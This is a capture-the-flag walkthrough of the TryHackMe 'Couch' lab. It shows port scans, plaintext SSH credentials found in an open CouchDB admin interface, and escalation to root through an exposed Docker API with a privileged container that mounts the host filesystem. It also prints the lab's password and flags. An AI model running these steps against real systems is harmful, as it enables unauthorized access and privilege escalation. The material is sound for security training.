
Couch



Active Machine Information


Title	IP Address	Expires
Couch	10.10.166.47	36m 53s

Resy Set Go


Are you ready to take the challenge?

The machine may take up to 3 minutes to boot and configure

Enumeration



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.166.47
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-21 04:34 EDT
Warning: 10.10.166.47 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.166.47
Host is up (0.21s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5984/tcp open  couchdb

Nmap done: 1 IP address (1 host up) scanned in 34.22 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -Pn -p 22,5984  10.10.166.47
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-21 04:34 EDT
Nmap scan report for 10.10.166.47
Host is up (0.19s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 349d390934304b3da71edfeba3b0e5aa (RSA)
|   256 a42eef3a845d211bb9d42613a52ddf19 (ECDSA)
|_  256 e16d4dfdc8008e86c2132dc7ad85139c (ED25519)
5984/tcp open  http    CouchDB httpd 1.6.1 (Erlang OTP/18)
|_http-server-header: CouchDB/1.6.1 (Erlang OTP/18)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
```

Research about `couchdb` and you will find official document at https://docs.couchdb.org/en/stable/intro/tour.html → Then, there are 2 main paths of **Fauxton** (the built-in administration interface - provide full access to CouchDB's features)

```
"_utils": Welcome Page
"_all_dbs": List of Databases
```

Exploit


Navigate to `/_utils`



Name	Size	Number of Documents	Update Seq
_replicator	4.1 KB	1	1
_users	4.1 KB	1	1
couch	8.1 KB	1	2
secret	8.1 KB	1	2
test_suite_db	8.1 KB	3	6
test_suite_db2	8.1 KB	3	4


Showing 1-6 of 6 databases ← Previous Page | Rows per page: 10 | Next Page →

Loop through the databases listed in the table → I found the `secret` database contains the credential used for `ssh` connection



Key	Value
"a1320dd69fb4570d0a3d26df4e000be7" ID: a1320dd69fb4570d0a3d26df4e000be7	{rev: "2-57b28bd986d343cacd9cb3fca0b20c46"}


Showing 1-1 of 1 row ← Previous Page | Rows per page: 10 | Next Page →



Field	Value
_id	"a1320dd69fb4570d0a3d26df4e000be7"
_rev	"2-57b28bd986d343cacd9cb3fca0b20c46"
passwordbackup	"atena:t4qfzcc4qN##"

Gain Access

`SSH` to the target machine and login with the previous cred



```
┌──(kali㉿kali)-[~]
└─$ ssh atena@10.10.166.47
The authenticity of host '10.10.166.47 (10.10.166.47)' can't be established.
ED25519 key fingerprint is SHA256:QXIT4W/vOthS71YtOAr7s67oloxpMmr0GLRVL9iVFJM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.166.47' (ED25519) to the list of known hosts.
atena@10.10.166.47's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-193-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Fri Dec 18 15:25:27 2020 from 192.168.85.1
atena@ubuntu:~$ pwd
/home/atena
```

You will find the `user.txt` file and get the user flag

```
atena@ubuntu:~$ ls -l
total 4
-rw-rw-r-- 1 atena atena 22 Dec 18  2020 user.txt
atena@ubuntu:~$ cat user.txt
THM{1ns3cure_couchdb}
```

Privilege Escalation → root

I had tried `sudo -l` and `cat /etc/crontab` but it was not really helpful

```
atena@ubuntu:~$ sudo -l
[sudo] password for atena: 
Sorry, user atena may not run sudo on ubuntu.
```

```
atena@ubuntu:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

I listed all the files and directories (including hidden) inside the current directory (`/home/atena`) and found the `.bash_history`

```
atena@ubuntu:~$ ls -la
total 48
drwxr-xr-x 6 atena atena 4096 Dec 18  2020 .
drwxr-xr-x 3 root  root  4096 Oct 24  2020 ..
-rw------- 1 atena atena 3171 Dec 18  2020 .bash_history
-rw-r--r-- 1 atena atena  220 Oct 24  2020 .bash_logout
-rw-r--r-- 1 atena atena 3771 Oct 24  2020 .bashrc
drwxr-xr-x 3 root  root  4096 Oct 24  2020 .bundle
drwx------ 2 atena atena 4096 Oct 24  2020 .cache
drwx------ 2 root  root  4096 Oct 24  2020 .gnupg
drwxrwxr-x 2 atena atena 4096 Dec 18  2020 .nano
-rw-r--r-- 1 atena atena  655 Oct 24  2020 .profile
-rw-r--r-- 1 atena atena    0 Oct 24  2020 .sudo_as_admin_successful
-rw-rw-r-- 1 atena atena   22 Dec 18  2020 user.txt
-rw-r--r-- 1 root  root   183 Oct 24  2020 .wget-hsts
```

Because the size of the file is not 0 (means empty file) → I used `cat` to read it and found a interested line at the end of file

```
docker -H 127.0.0.1:2375 run --rm -it --privileged --net=host -v /:/mnt alpine
```

Use `netstat` to check whether the `docker` service is running

```
atena@ubuntu:~$ netstat -atln
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5984            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:2375          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:39277         0.0.0.0:*               LISTEN
tcp        0    316 10.10.166.47:22         10.8.97.213:57486       ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
```

Yes it is! Use the command which was executed in the `.bash_history` to figure out where would it bring us to

```
atena@ubuntu:~$ docker -H 127.0.0.1:2375 run --rm -it --privileged --net=host -v /:/mnt al
pine
/ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11
(floppy),20(dialout),26(tape),27(video)
```

Surprisingly, I became root user → Find the file which contain the flag and get it

```
/ # find / -name "root.txt"
/mnt/root/root.txt
/mnt/root # cd /mnt/root
/mnt/root # ls -l
total 4
-rw-r--r--    1 root     root            26 Dec 18  2020 root.txt
/mnt/root # cat root.txt
THM{RCE_us1ng_Docker_API}
```